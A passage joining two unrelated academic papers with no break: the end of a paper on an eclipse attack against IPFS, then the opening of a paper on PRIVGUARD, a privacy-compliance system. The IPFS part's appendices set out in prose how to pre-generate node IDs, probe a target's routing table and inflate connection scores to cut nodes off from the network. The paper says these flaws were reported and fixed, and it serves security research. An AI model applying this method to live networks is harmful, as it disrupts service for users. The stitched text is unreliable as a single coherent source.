Similar to our work on IPFS, Heilman et al. [7] demonstrated a successful eclipse attack against *Bitcoin* [19]. On the surface, this attack was based on flaws similar to the issues we discovered in IPFS. Most prominently, peers that were still running and maintaining connections to an attack target could be replaced by fresh malicious peers. Among the countermeasures deployed to the Bitcoin reference implementation, an adapted eviction strategy—keeping live peers instead of having them easily replaced—showed the most impact in the context of defending eclipse attacks. Actually carrying out an eclipse attack against even a single Bitcoin node without such countermeasures is considerably more expensive than our

[24] We rely on the same service provider for this estimate, whose pricing of discrete instances is a better fit that buying IP addresses.

[25] https://github.com/ipfs/specs

Table 1: Cost comparison of different attacks on IPFS (with/without countermeasures) and Ethereum (Henningsen et al. [8])

	c_i	c_t	Runtime[26]	Real-world cost c_i	Real-world cost c_t	Params
Ours (IPFS 0.4.23)	$2000€ + 0.031€/h$	$2000€ + n \times 0.031€/h$	$<1h$	2000€	2100€	$n = 3000$
Ours (IPFS 0.4.23; Bootstrap attack)	n/a	$2000€ + b \times 0.031€/h$	∞	n/a	2000€ $+0.248€/h$	$b = 8$
Naïve (IPFS 0.7)	$k \times \lceil \log_2(n) \rceil / 3 \times 0.005€/h$	$n \times c_i$	weeks	$67.20€/\text{week}$	€€€	$k = 20,\ n = 3000$
Ethereum	$2 \times 0.05€/h$	$p \times 25000 \times 2 \times 0.05€/h$	$\approx 5d\ /\ \infty$	≈12€	???	$n = 25000,\ p = ?$

attack against IPFS prior to version 0.6, due to the fact that widely-distributed IP addresses are required. This was mainly due to the different organisation of Bitcoin's routing tables compared to the libp2p DHT and not primarily for reasons of hardening against attacks. Since the paper by Heilman et al. does not provide tangible cost estimates to use for an abstract attack model, a qualitative economic comparison with our work is considered out of scope.

An attack that uses similar principles as ours has been shown to be successful against the *Ethereum* cryptocurrency [14][27]. However, there are several important differences to our work. Most prominently, our attack is more powerful, as it works in near-realtime by tricking a node into actively disconnecting itself from the rest of the network. In contrast to the attack on Ethereum, our attack thus requires no other forms of DoS or high churn rates attacks to succeed. This is crucial, as system downtime could be easily detected, while our attack simply requires additional connections to be established (many of which can be multiplexed, thus not showing up on network monitors). The generic issue of how IPFS implements connection management is distinctly different from Ethereum and also independent of the DHT-related attack vector that shows similarities to the attack on Ethereum. As such, our attack is not limited to the DHT subsystem that shares much of the conceptual functionality of Ethereum's P2P network (although it exploits the fact how the IPFS DHT subsystem awards ConnMgr points). Moreover, our way of gaming IPFS's ConnMgr makes it possible to deliberately have nodes outside an attackers control induce churn with low effort. This in itself is an attack not discussed in related works targeting systems used in practice[28]. Our attack against IPFS v0.4.23 also takes only minutes to fully poison any node's routing table and less than an hour to fully eclipse a node with high probability, without requiring additional DoS attacks. In addition, countermeasures such as non-public mapping from node ID to bucket are simply not applicable to IPFS since these would render one of its core features defunct. In short, the attacks against cryptocurrencies require the target to reboot, take several days to execute, are orders of magnitude more expensive, and suggested countermeasures are not applicable to IPFS. One reason for these differences is the fact that attacks on cryptocurrencies typically aim at single nodes while our motivation was to mount cheap global-scale attacks.

The same applies to the follow-up attack on Ethereum by Henningsen et al. [8]. This attack's scenario and execution reflects the naïve attack strategy introduced in Section 4.1, making it churn-dependent. As Ethereum is also Kademlia-based, the same attack formulas apply. In accordance with Henningsen et al., the number of relevant Ethereum nodes is small enough to also result in negligible cost for pre-generating identifiers (based on an assumed total of 25000 relevant nodes). In addition, flaws of Ethereum's peer-discovery process are exploited to drastically cut running costs. In effect, eclipsing a single node amounts to operating two hosts in distinct /26 IPv4 subnets. Based on our cost model (and mapping the more powerful machines used by Henningsen et al. to cloud offers), this would result in running costs of $c_i = 2 \times 0.05 = 0.1€/h$. The authors came to the conclusion that this attack needs to be run for about five days when not forcing the victim to reboot, which results in overall costs of ≈12€. Even when considering the fact that multiple targets could be attacked by the same cloud instance (a parallelisation factor that decreases global costs), expanding this attack to the estimated 25000 relevant nodes scales linearly, in accordance with Eq. 9.

$$c_t = \underbrace{p}_{\text{parallelisation factor } <1} \times \underbrace{25000}_{\text{number of nodes}} \times \underbrace{2 \times 0.05€/h}_{\text{cost of running two instances}} \tag{9}$$

Not knowing about the exact amount of resources required to attack a single node in terms of main memory and CPU power, precisely estimating the parallelisation factor is difficult. However, linearly scaling with network size and taking days to show results, this attack on Ethereum is clearly less economic on a global scale than our approach aimed at bootstrap nodes—especially when considering that such attacks need to be run continuously. Still, actually evaluating such a strategy against the whole Ethereum network is beyond the scope of this work. Moreover, none of this is of any signifi-

[26] Global attacks need to be run continuously, while the runtime for attacking single nodes indicates how long it takes to reach an eclipsed state.

[27] This attack was performed prior to Ethereum's planned switch to libp2p.

[28] Evaluating the impact of such churn attacks is out of this work's scope.

cant practical relevance due to Ethereum's switch to libp2p. As such, our findings and the deployed countermeasures also benefit Ethereum and can serve as basis for further, in-depths analysis and hardening efforts. As a starting point, Table 1 provides a cost comparison of all discussed attack strategies and their targets (note that the attack on IPFS 0.7 and variants of the Ethereum attack are highly churn and network-size dependent).

8 Conclusions

In this paper, we described, and demonstrated a successful end-to-end eclipse attack on IPFS. Exploiting vulnerabilities of the libp2p library, one aspect of our attack is to successfully poison routing information locally stored by nodes of IPFS's underlying P2P network. In addition, we have shown that our attack enables us to eclipse arbitrary IPFS nodes and, consequently, to disrupt the entire public DHT-based IPFS network. Applying our attack on live IPFS nodes demonstrated the effectiveness and feasibility of the attack. The conducted evaluations have demonstrated the alarming fact that attacks on a global scale can already be mounted with low effort, meaning that this attack is feasible even for attackers with limited resources.

The impact of our proposed attack is substantial mainly for two reasons. First, our attack exploits a conceptual flaw in the connection management of IPFS for which there is no easy solution. Secondly, our work has lead to a successful, ongoing hardening process. The entire ecosystem beyond decentralised exchange of data (but also other IPFS-based services) benefits from upstream releases incorporating fixes. Two major version of the IPFS reference implementation were released since reporting our findings to Protocol Labs, both of which contain fixes, resulting in a huge increase of attack costs. As a consequence, casual attackers will not be able to replicate our attack against updated nodes.

The main reason why our attach was so successful with such low costs can be attributed to a lack of integration: On the one hand, IPFS in general (and libp2p in particular) recognises the fact that a P2P system's infrastructure is upheld by its users and therefore provides a feedback loop to have application-layer behaviour impact the P2P network layer. In the case of IPFS, this feedback loop is realised as the ConnMgr's scoring system. On the other hand, different subsystems still award points oblivious to each other. This made it possible to game the ConnMgr without much effort. The fully open and extensible nature of IPFS will always introduce issues of this kind, as third-party subsystems have the potential to interfere with each other's scoring methods. At the same time, our attack harnessed points from the P2P network layer as well as from the application layer, also highlighting a lack of vertical integration. This lesson should, at the very least, be carefully observed by developers of P2P systems, as it highlights how a layered mental model towards security does not apply well to this environment. Moreover, our attack model can be applied to other systems for gauging attack costs and comparing attack strategies. Following this course makes it possible to identify cost-driving factors and to distinguish between the impact of the operational environment (number of nodes, churn, ...), system properties (such as routing table design, and the choice of using fixed bootstrap nodes), and implementation flaws. As demonstrated by the fixes introduced with IPFS 0.7, minor design changes deployed to the same environment can have a huge impact.

References

[1] JD Alois. *Protocol Labs Files Two Form D's with SEC Regarding Enormous Filecoin ICO*. Aug. 26, 2017. URL: https://www.crowdfundinsider.com/2017/08/121075-protocol-labs-files-two-form-ds-sec-regarding-enormous-filecoin-ico/ (visited on 10/08/2020).

[2] Dietrich Ayala. *IPFS in Opera for Android*. URL: https://blog.ipfs.io/2020-03-30-ipfs-in-opera-for-android/ (visited on 10/08/2020).

[3] I. Baumgart and S. Mies. "S/Kademlia: A Practicable Approach towards Secure Key-Based Routing". In: *2007 International Conference on Parallel and Distributed Systems*. Dec. 2007, pp. 1–8. DOI: 10/dc6c8p.

[4] Juan Benet. *IPFS - Content Addressed, Versioned, P2P File System (DRAFT 3)*. July 2014. URL: https://ipfs.io/ipfs/QmR7GSQM93Cx5eAg6a6yRzNde1FQv7uL6X1o4k7zrJa3LX/ipfs.draft3.pdf.

[5] John R. Douceur. "The Sybil Attack". In: *Peer-to-Peer Systems*. Ed. by Peter Druschel, Frans Kaashoek, and Antony Rowstron. Lecture Notes in Computer Science. Springer Berlin Heidelberg, 2002, pp. 251–260. DOI: 10/b8hmpj.

[6] I. Fette and A. Melnikov. *The WebSocket Protocol*. RFC 6455. Dec. 2011. URL: http://www.rfc-editor.org/rfc/rfc6455.txt (visited on 08/12/2020).

[7] Ethan Heilman et al. "Eclipse Attacks on Bitcoin's Peer-to-Peer Network". In: *Proceedings of the 24th USENIX Conference on Security Symposium*. SEC'15. Berkeley, CA, USA: USENIX Association, Aug. 2015, pp. 129–144.

[8] Sebastian Henningsen et al. "Eclipsing Ethereum Peers with False Friends". In: *2019 IEEE European Symposium on Security and Privacy Workshops (EuroS PW)*. 2019 IEEE European Symposium on Security and Privacy Workshops (EuroS PW). June 2019, pp. 300–309. DOI: 10/ghfq6p.

[9] Sebastian Henningsen et al. "Mapping the Interplanetary Filesystem". In: *arXiv:2002.07747 [cs]* (Feb. 2020). arXiv: 2002.07747 [cs].

[10] Paul Hill. *Catalan Referendum App Removed from Google Play Store*. en. https://www.neowin.net/news/catalan-referendum-app-removed-from-google-play-store.

[11] Protocol Labs. *Filecoin: A Decentralized Storage Network*. https://filecoin.io/filecoin.pdf. July 2017.

[12] Brian Neil Levine, Clay Shields, and N. Boris Margolin. *A Survey of Solutions to the Sybil Attack*. Tech. rep. 2006-052. Amherst, MA: University of Massachusetts Amherst, Oct. 2006.

[13] Molly Mackinlay. *IPFS Project Focus for 2020*. URL: https://blog.ipfs.io/2020-02-10-our-focus-for-2020/ (visited on 10/08/2020).

[14] Yuval Marcus, Ethan Heilman, and Sharon Goldberg. *Low-Resource Eclipse Attacks on Ethereum's Peer-to-Peer Network*. Tech. rep. 236. 2018.

[15] Petar Maymounkov and David Mazières. "Kademlia: A Peer-to-Peer Information System Based on the XOR Metric". In: *International Workshop on Peer-to-Peer Systems*. Vol. 2429. Berlin, Heidelberg: Springer, 2002, pp. 53–65. DOI: 10/b9hjzk.

[16] David Mazières. "Self-Certifying File System". PhD Thesis. Cambridge, MA, USA: Massachusetts Institute of Technology, 2000.

[17] Ralph C. Merkle. "A Digital Signature Based on a Conventional Encryption Function". In: *Advances in Cryptology — CRYPTO '87*. Lecture Notes in Computer Science. Springer, Aug. 1987, pp. 369–378. DOI: 10/fj4rw8.

[18] Aziz Mohaisen and Joongheon Kim. "The Sybil Attacks and Defenses: A Survey". In: *Smart Computing Review* 3.6 (2013), pp. 480–489. DOI: 10/ggskgw.

[19] Satoshi Nakamoto. *Bitcoin: A Peer-to-Peer Electronic Cash System*. https://bitcoin.org/bitcoin.pdf. 2008.

[20] Bernd Prünster et al. "A Holistic Approach Towards Peer-to-Peer Security and Why Proof of Work Won't Do". In: *14th EAI International Conference on Security and Privacy in Communication Networks*. Vol. 255. Lecture Notes of the Institute for Computer Sciences, Social Informatics and Telecommunications Engineering. Singapore: Springer, 2018, pp. 122–138. DOI: 10/ggsdq6.

[21] Adin Schmahmann. *IPFS 0.5 Content Routing Improvements: Deep Dive*. URL: https://blog.ipfs.io/2020-07-20-dht-deep-dive/ (visited on 10/08/2020).

[22] Atul Singh et al. "Defending Against Eclipse Attacks on Overlay Networks". In: *Proceedings of the 11th Workshop on ACM SIGOPS European Workshop*. EW 11. New York, NY, USA: ACM, 2004. DOI: 10/cr3pdt.

[23] The libp2p Team. *Libp2p in 2020*. URL: https://blog.ipfs.io/2020-06-09-libp2p-in-2020/ (visited on 10/08/2020).

A Implementation Flaws

Apart from the conceptual issue of lacking integration between the ConnMgr and other subsystem,we have identified the concrete flaws, which contribute significantly to the performance of our attack. Exploiting these issues is therefore key for low-budget, high-impact attacks. This appendix provides more in-depth details on these matters.

Allowing Only Inbound Connections: While libp2p differentiates between inbound and outbound links, this has no bearing on the ConnMgr's trimming routine, making it possible to trim all outgoing connections.

Unconditional Removal of DHT Nodes: Since the ConnMgr does not interpret scores and tags, and DHT connections do not receive special treatment, it is possible to push all legitimate connections out of the DHT and replace them with malicious ones. This goes against the original Kademlia design, which favours older connections. Note that from the DHT's point of view, this characteristic is still upheld, but the ConnMgr manually disconnects already known connections that would prevent new ones from entering the DHT.

Stateless Connectivity Monitoring: The DHT is instructed to re-execute a bootstrap manoeuvre to connect to preconfigured bootstrap nodes, whenever less than four open connections remain. However, no further action is taken even if this situation becomes stationary. This effectively enables an attacker to keep a node eclipsed with as little as four open connections, once an eclipsed state is initially reached. This monitoring loop to check connectivity is executed once a minute.

Static Bootstrap Nodes: IPFS relies on a static set of bootstrap nodes. Although this set can be configured, a node does not keep track of peers to which it was once connected to. As a result of this, a restarting node will always bootstrap against the same set of nodes, regardless of connectivity prior to restarting. As a consequence, compromising the default set of bootstrap nodes will affect all nodes as soon as they restart (and not only newly joining nodes).

Unconditional Trust: Although rigorous data integrity checks are a core feature of the main IPFS functionality, the same can not be said with respect to information concerning the network's node. This meta issue affects many subsystems. In short, almost all claims made by a peer about its characteristics and capabilities are taken at face value, even when simple checks could expose cheating. As for the DHT, this makes it easily possible to fill a node's DHT with bogus IPs.

B Technical Attack Details

This appendix provides in-depth details on how we implemented the key steps of our attack. More specifically, this covers the one-time ID generation phase, the setup, and attack phase depicted in Fig. 1 and includes details on remotely probing an attack target's state.

B.1 ID Generation

Our attack requires efficient generation of vast amounts of valid identifiers to position nodes at specific distances to *any* node. Thus, a one-time ID pre-generation routine is run. libp2p supports RSA and EC keys. By generating only EC-based identifiers, both generation times and the amount of storage required to manage a large set of IDs is reduced compared to RSA. To maximise throughput, we increment an integer and interpret it as a private key[29]. This approach generates 8-10k keys per second per CPU core based on an *Intel*® *Xeon*® E5-2699 v4 CPU @ 2.20GHz. Overall throughput is mainly limited by IO speed.

Our storage format is simple and efficiently searchable: Each generated key is stored to a file named after the first 14 bits of the DHT identifier corresponding to the key, along with this identifier. This set of pre-generated identifiers amounts to 29TB of data and encompasses ≈ 146Bn individual IDs. Still, it is possible to efficiently query this database, as the number of entries per file remains manageable. A dedicated service in charge of producing keys and identifiers corresponding to any node's lowest 33+ DHT buckets, based on the target node's ID as input. Answering a query takes less than five minutes[30].

B.2 Probing

In order to carry out our attack, ways to continuously probe an attack target's state are required. Additionally, some static parameters are needed during the attack's setup phase.

Setup Phase Naturally, an attack target's IP address is required to connect to it. This information is obtained by operating a regular IPFS node that is connected to the IPFS network, This node is used to query the target's IP address, which is then fed into the actual attack carried out on a distinct machine.

Moreover, the bucket size of the target's routing table is required in order to advertise a precisely distributed set of identifiers for routing table poisoning. Querying the target for any identifier will trigger a response containing *bucketSize* many peers, thus providing this information.

While `lowWater` and `highWater` marks are theoretically required to perform our attacks, choosing too high values has no impact on attack success rates, but only consumes more resources than necessary. Given that even critical infrastructure like bootstrap nodes use values of 1000 and 2000, respectively, this does not cause any real issues with respect to attack performance. However, simply starting with those values and and observing the impact of connection trimming allows for detecting values set too high, which enables reducing each value accordingly.

The interval for the ConnMgr's connection trimming routine is hardcoded to 1 minute. However, detecting disconnect waves when maintaining hundreds of open connections is trivial, as our attack operates a little over `highWater` many connections to ensure that disconnect waves are triggered. The grace period used to protect newly established connections is irrelevant for our attack and is thus not probed.

Our attack targets the latest IPFS version (0.4.23) released as of April 27, 2020. Earlier versions are even easier to eclipse. However, our attack performs a strict superset of the actions required to eclipse earlier versions and thus requires no knowledge of the attack target's IPFS version, except for increased efficiency. Still, the IPFS protocol defines a message to remotely query a node's version.

Continuous Probing Our attack requires knowledge about the target's routing table. In essence, we need to know which buckets are occupied by honest nodes, in order to outperform these nodes from the ConnMgr's point fo view. As mentioned before, the target will respond with *bucketSize* many closest peers to any query for other peers. We can thus simply traverse the set of pre-generated identifiers used for poisoning the target's routing table and query for one identifier in each bucket. This way, it is possible to construct a contiguous view of the target's routing table and know precisely which nodes occupy which buckets. Given that our pre-generated ID set consists of ≈146Bn nodes, this easily covers all realistically possible routing table configurations that can ever be encountered. These queries are performed once during each attack loop.

B.3 Gaming the ConnMgr

This section describes the main attack loop and the actions performed to trick a victim's ConnMgr. The overall goal is to raise the score of the connections made by an attacker above the highest score of any legitimate node connected to the victim. Based on observation of live IPFS nodes, the score of connections to honest peers will usually range from 0 to around 20. In order to reach this goal, our attack strategy relies on three sources of points to game the ConnMgr:

DHT: Each node that occupies a DHT spot is awarded points according to Eq 2. The amount of identifiers we pre-generate is several orders of magnitude larger than the number of nodes participating in the live IPFS DHT. Because of this, simply connecting using these IDs is enough to be assigned a spot

[29] Since identifiers are hashed prior to calculating distances, lack of randomness in the raw key material is not an issue. [30] This could be further sped-up thorugh parallelisation.

in the target's DHT, as most buckets for those identifiers will be empty. We can therefore maintain more than 400 connections[31] that will be awarded enough points to become resident in the target's swarm. This, however, is significantly less than the required default `lowWater` value of 600.

Bitswap: As mentioned in Section 3.2, Bitswap awards points for unsolicited content advertisement (which is understandable from a content-distribution perspective). We exploit this by continuously advertising an empty block of data. This is cheap for an attacker, since sending such a message every few seconds suffices, with no need to process responses and results in 10-16 points. Other ways of inflating a connection's score based on Bitswap include re-sending blocks a target previously requested.

Relaying: A virtually unlimited source of ConnMgr points is the relaying subsystem that is used to help nodes located behind NATs or firewalls reach the network. For one, simply advertising relaying capabilities to the target already awards a fixed amount of two points. More importantly, however, actively relaying connections from and to the target awards one point for each relayed connection. Given that libp2p supports multiplexing many virtual connections over a single (TCP) link, the number of available ports is not a limiting factor for this strategy. Initial experiments have shown that > 1000 connections can be multiplexed over a single link.

This last method of obtaining points can be especially devastating, since finding a countermeasure is challenging. While pathological cases like those from our initial experiments could be detected using heuristics, the general strategy of considering a link supporting many relayed connections important is understandable, especially in real-world settings that include firewalls and NATs. The required resources for creating a relayed connection are minimal: The only thing that is really required is a (randomly generated) key pair to obtain a valid self-certifying node identifier. This is then used during the initial handshake when establishing an end-to-end-encrypted connection. While this comprises computationally somewhat expensive asymmetric cryptographic operations, these have to be performed only once during connection establishment. Overhead for the node acting as relay is also moderate. Given that our attack strategy is based on performing a Sybil attack from a single host no actual links between relay and relayed nodes are required, since these nodes are, in fact, virtual.

When combining this way of inflating connection scores with the continuous probing of a target's routing table, a highly efficient attack behaviour can be implemented.

In order to occupy all spots in the target's routing table and, subsequently, eclipse the whole swarm, any nodes previously connected need to be outperformed. However, fully poisoning the routing table is prioritised, since the DHT is used for peer discovery and content routing beyond content distribution. In order to accomplish this, estimate the highest score of any honest node connected to the target as follows:

1. Based on the routing table information, we calculate the highest score over all legitimate peers that reside in the target's routing table according to Eq. 2.

2. We consider a safety margin of 10 points, meaning that we assume that each honest peer has an additional 10 points awarded from other subsystems, such as Bitswap. We apply this margin regardless of whether an honest peer is resident in the target's routing table or simply part of the swarm.

3. These two numbers are then added to arrive at the target score that needs to be beaten by at least `lowWater` many of our malicious nodes in order to have the target's ConnMgr trim all connections to honest nodes (except for those within the grace period).

4. In order to reach this score, we traverse the set of our malicious nodes and start relaying connections to randomly generated virtual nodes as required. We prioritise those of our nodes that are based on pre-generated identifiers, referred to as *DHT nodes* to fill the target's routing table. If this is not sufficient (which is the case for higher-than-usual `lowWater` marks), we also boost the score of the random nodes that are run to reach `highWater` many connections to trigger the ConnMgr's disconnect routine.

Careful observation might suggest that *precise* probing of the target's `lowWater` mark is required, since a too high estimate would cause those of our nodes that should occupy the lower buckets to be disconnected by the ConnMgr. While this is technically correct, our nodes reconnect to the target within milliseconds. This leaves only an extremely short window of opportunity for honest nodes to slip into the target's routing table. This is due to the fact that routing table spots that become vacant during a disconnect wave are not automatically filled by remaining connections. Instead, the DHT component of libp2p only reacts to a well-defined set of messages to insert peers into a node's routing table. One such message is a ping. We exploit this behaviour and re-establish any severed connection as soon as the ConnMgr executes its connection trimming routine and ping the target from all still connected nodes at the same time. As elaborated in Section 5, we have evaluated this strategy to be effective, as fully occupying any node's routing table takes mere minutes. Moreover, completely eclipsing nodes with $\approx 75\%$ probability takes less than an hour. In effect, this results in overall low costs, even when seeking to disrupt the complete public DHT-based IPFS network.

[31] The remainder of these connections are initially outperformed by honest ones.

PRIVGUARD: Privacy Regulation Compliance Made Easier

Lun Wang
UC Berkeley

Usmann Khan
Georgia Tech

Joseph Near
University of Vermont

Qi Pang
Zhejiang University

Jithendaraa Subramanian
NIT Tiruchirappalli

Neel Somani
UC Berkeley

Peng Gao
Virginia Tech

Andrew Low
UC Berkeley

Dawn Song
UC Berkeley

Abstract

Continuous compliance with privacy regulations, such as GDPR and CCPA, has become a costly burden for companies from small-sized start-ups to business giants. The culprit is the heavy reliance on human auditing in today's compliance process, which is expensive, slow, and error-prone. To address the issue, we propose PRIVGUARD, a novel system design that reduces human participation required and improves the productivity of the compliance process. PRIVGUARD is mainly comprised of two components: (1) PRIVANALYZER, a static analyzer based on abstract interpretation for partly enforcing privacy regulations, and (2) a set of components providing strong security protection on the data throughout its life cycle. To validate the effectiveness of this approach, we prototype PRIVGUARD and integrate it into an industrial-level data governance platform. Our case studies and evaluation show that PRIVGUARD can correctly enforce the encoded privacy policies on real-world programs with reasonable performance overhead.

1 Introduction

With the advent of privacy regulations such as the EU's General Data Protection Regulation (GDPR) and California Consumer Privacy Act (CCPA), unprecedented emphasis is put on the protection of user data. This is a positive development for data subjects, but presents major challenges for compliance. Today's compliance paradigm relies heavily on human auditing, and is problematic in two aspects. First, it is an expensive process to hire and train data protection personnel and rely on manual effort to monitor compliance. According to a report from Forbes [12], GDPR cost US Fortune 500 companies $7.8 Billion as of May 25th, 2018. Another report from DataGrail [4] shows that 74% of small- or mid-sized organizations spent more than $100,000 to prepare for continuous compliance with GDPR and CCPA. Second, human auditing is slow and error-prone. The inefficiency of compliance impedes the effective use of data and hinders productivity. Errors made by compliance officers can harm data subjects and result in legal liability.

An ideal solution would enable data curators to easily ensure fine-grained compliance with minimal human participation and quickly adapt to new changes in privacy regulations. A significant amount of academic work seeks to address this challenge [2, 30, 32, 42, 43, 51, 53, 55, 57]. The European ICT PrimeLife project proposes to encode regulations using Primelife Policy Language (PPL) [55] and enforce them by matching the policies with user-specified privacy preferences and triggering obligatory actions when detecting specific behaviors. A-PPL [30] extends the PPL language by adding accountability rules. These two pioneering works play important roles in the exploration of efficient policy compliance. However, as they focus on Web 2.0 applications, they provide limited support for fine-grained privacy requirement compliance in complex data analysis tasks. The SPECIAL project [2] partly inherits the design of the PPL project and, as a result, suffers from similar limitations. The closest to our work is by Sen et al. [53], which proposed a formal language (LEGALEASE) for privacy policies and a system (GROK) to enforce them. However, GROK uses heuristics to help decide whether the analysis process is compliant with a policy and human auditing is required to catch false-negatives. Thus, effective compliance with privacy regulations at scale remains an important challenge.

PRIVGUARD: Facilitating Compliance. This paper describes a principled data analysis framework called PRIVGUARD to reduce human participation in the compliance process. PRIVGUARD works in a five-step pipeline under the protection of cryptographic tools and trusted execu-

tion environments (TEEs).

First, data protection officers (DPOs), legal experts, and domain experts collaboratively translate privacy regulations into a machine-readable policy language. The translation process is application-specific and requires domain-specific knowledge in both the application and the privacy regulation (*e.g.* mapping legal concepts to concrete fields.). The encoded policy is referred to as the *base policy*. Encoding the base policy is the step with the most human effort in PRIVGUARD's workflow.

Second, before the data is collected, the data subjects are aided by a client-side API to specify their *privacy preferences*. They can either directly accept the base policy or add their own privacy requirements. The privacy preferences are collected together with the data.

Third, data analysts submit programs to analyze the collected data. Analysts are required to submit a corresponding *guard policy* no weaker than the base policy along with their program. Only data with policy no stronger than the guard policy can be used.

Fourth, our proposed static analyzer, PRIVANALYZER, examines the analysis program to confirm its compliance with the guard policy. At the same time, the subset of the data whose privacy preferences are no stronger than the guard policy will be loaded to conduct the real analysis.

Finally, depending on the output of PRIVANALYZER, the result will be either declassified to the analyst or guarded by the remaining unsatisfied privacy requirements (called a *residual policy*).

Extension of LEGALEASE: Encoding Policies. PRIVGUARD is designed to be compatible with many machine-readable policy languages such as [30, 55]. In this work, we instantiate our implementation with LEGALEASE [53] due to its readability and extensibility. We extend LEGALEASE [53] by providing new attribute types, including attributes requiring the use of privacy-enhancing technologies like differential privacy.

PRIVANALYZER: Enforcing Policies. The core component of PRIVGUARD is PRIVANALYZER, a static analyzer checking the compliance of an analysis program with a privacy policy. PRIVANALYZER performs static analysis of the programs submitted by analysts to check their compliance with the corresponding guard policies.

In contrast to previous approaches relying on access control [28] or manual verification [2, 36, 53], PRIVANALYZER is a novel policy enforcement mechanism based on abstract interpretation [49]. PRIVANALYZER does not rely on heuristics to infer policy or program semantics, and provides provable soundness for some properties. PRIVANALYZER examines only the program and the policy (not the data), so the use of PRIVANALYZER does not reveal the content of the data it protects. Our approach works for general-purpose programming languages, including those with complex control flow, loops, and imperative features. Thus, PRIVANALYZER is able to analyze programs as written by analysts—so analysts do not need to learn a new programming language or change their workflows. We instantiate our implementation with Python, one of the most widely used programming languages for data analysis.

We implemented PRIVANALYZER in about 1400 lines of Python and integrated it in an industrial-level data governance platform to prototype PRIVGUARD. We evaluated the prototype experimentally on 23 open-source Python programs that perform data analytics and machine learning tasks. The selected programs leverage popular libraries like Pandas, PySpark, TensorFlow, PyTorch, Scikit-learn, and more. Our results demonstrate that PRIVGUARD is scalable and capable of analyzing unmodified Python programs, including programs that make extensive use of external libraries.

Contributions. In brief, this paper makes the following contributions.

- We propose PRIVGUARD, a novel framework for privacy regulation compliance minimizing human effort.
- We propose PRIVANALYZER, a static analyzer based on abstract interpretation for enforcing privacy policies on unmodified analysis programs.
- We implemented PRIVANALYZER for LEGALEASE and Python in about 1400 lines of Python. Our implementation supports commonly-used analysis libraries such as Pandas, Scikit-learn, *etc*.
- We prototyped PRIVGUARD by integrating PRIVANALYZER in PARCEL, an industrial-level data governance platform. We simulated the execution of PRIVGUARD with up to one million clients and the results show that PRIVGUARD incurs about two-minute overhead when dealing with one million clients.

2 PRIVGUARD Overview

In this section, we outline the design and implementation of PRIVGUARD. We first walk through PRIVGUARD using a toy example and then introduce the system design and implementation. As last, the threat model and the security of PRIVGUARD are discussed.

2.1 A Toy Example

We use a toy example to demonstrate the workflow of PRIVGUARD, which also allows us to present the main components used. A company launches a mobile application and collects user data to help make informed

business decisions. To facilitate compliance with privacy regulations, the company deploys PRIVGUARD to protect the collected data.

First, the DPOs, legal experts, and domain experts encode two requirements in the base policy: (1) minors' data shall not be used in any analysis; (2) any statistics on the data shall be protected using differential privacy.

Second, the privacy preferences are collected from the data subjects together with the data. Some data subjects (Group 1) trust the company and directly accept the base policy. Some (Group 2) are more cautious and want their zip codes to be redacted before analysis. The others (Group 3) do not trust the company and do not want their data to be used for purposes except for legitimate interest.

Third, a data analyst wants to survey the user age distribution. It specifies a guard policy, that besides the base policy, zip codes shall not be used in the analysis either. The analyst submits a program calculating the user age histogram to PRIVGUARD. She remembers to filter out all the minor information and redact the zip code field but forgets to protect the program with differential privacy.

Fourth, PRIVGUARD uses PRIVANALYZER to examine the privacy preferences and loads data of Group 1 and 2 into the TEE as their privacy preferences are no stricter than the guard policy. PRIVGUARD runs the program and saves the resulting histogram. However, after examining the program and the guard policy, PRIVGUARD finds that the program fails to protect the histogram with differential privacy. Thus, the histogram is encrypted, dumped to the storage layer and guarded by a *residual policy* indicating that differential privacy should be applied before the result can be declassified.

Lastly, PRIVGUARD outputs the *residual policy* to the analyst. The analyst, after checking the residual policy, submits a program which adds noise to the histogram to satisfy differential privacy. PRIVGUARD then decrypts the histogram, loads it into TEE, and executes the program to add noise to it. This time, PRIVGUARD finds that all the requirements in the guard policy are satisfied, so it declassifies the histogram to the analyst.

2.2 System Design

Base Policy Encoding. Encoding the base policy is the step with the most human participation in PRIVGUARD's workflow. The base policy should be designed collaboratively by DPOs, legal experts, and domain experts to accurately reflect the minimum requirements of the privacy regulation. Note that only one base policy is needed for each data collection and can be reused throughout all the analyses on the data. The purpose of the base policy is

```
ALLOW ROLE
    Physician
ALLOW SCHEMA
    HealthInformation
  AND FILTER age < 90
  AND REDACT zip
```

(a) General encoding.

```
ALLOW ROLE
    Physician
ALLOW SCHEMA
    SerumCholestoral
  AND FILTER age < 90
```

(b) Concrete encoding.

Figure 1: Encoding of several HIPAA requirements.

two-fold. First, the text version of the base policy is to be presented to data subjects as the minimum privacy standard before they opt in the data collection. Second, the data analysts need to understand the base policy before conducting analysis. If their analysis satisfies a stricter privacy standard, they can specify their own guard policy to take advantage of more user data.

We demonstrate the encoding process using a subset of the HIPAA safe harbor method[1] (Figure 1). The DPOs and legal experts first encode the regulation in a general way without considering concrete data format. As shown in Figure 1a, the first clause (line 1-2) allows the patient's physician to check his or her data. The second clause (lines 3-7) represents some safe harbor requirements: health information may be released if the subject is under 90 years old and the zip codes are removed. Then the DPOs and domain experts map the encoding to a concrete data collection by introducing real schemas and removing unnecessary requirements. For example, in Figure 1b, HealthInformation is replaced with a concrete column name in the dataset, SerumCholestoral, and the last requirement is removed as the dataset does not contain zip codes.

Data & Privacy Preference Collection. Besides the base policy, the data subjects can also specify additional privacy preferences to exercise their rights to restrict processing. These privacy preferences are sent to the data curator along with the data, where they will be kept together in the storage layer. To defend against attacks during transmission and storage, the data is encrypted before sent to the data curator. The decryption key is delegated to a key manager for future decryption (Section 2.3).

A natural question is "how much expertise is needed to specify privacy preferences in LEGALEASE?" Sen et al. [53] conducted a survey targeting DPOs and found that the majority were able to correctly code policies after training. To complement their survey and better understand how much expertise is needed, we conducted an online survey targeting general users without train-

[1] Recent research has shown that the approach prescribed in HIPAA does not really protect the privacy of individuals. In the future, we expect that many data subjects will add a PRIVACY attribute requiring the use of a provable privacy technology like differential privacy.

ing. The survey reveals two interesting facts: (1) there is a significant positive correlation between the difficulty of understanding and encoding LEGALEASE policies and the user's familiarity with other programming languages; (2) most users cannot correctly understand privacy techniques such as differential privacy without training. According to these observations, we strongly recommend the users without programming experience directly accept the base policy instead of encoding their own. Although out of scope, we deem it important future direction to simplify privacy preference specification by developing more user-friendly UI and translation tools. The details of the survey are deferred to Appendix B.

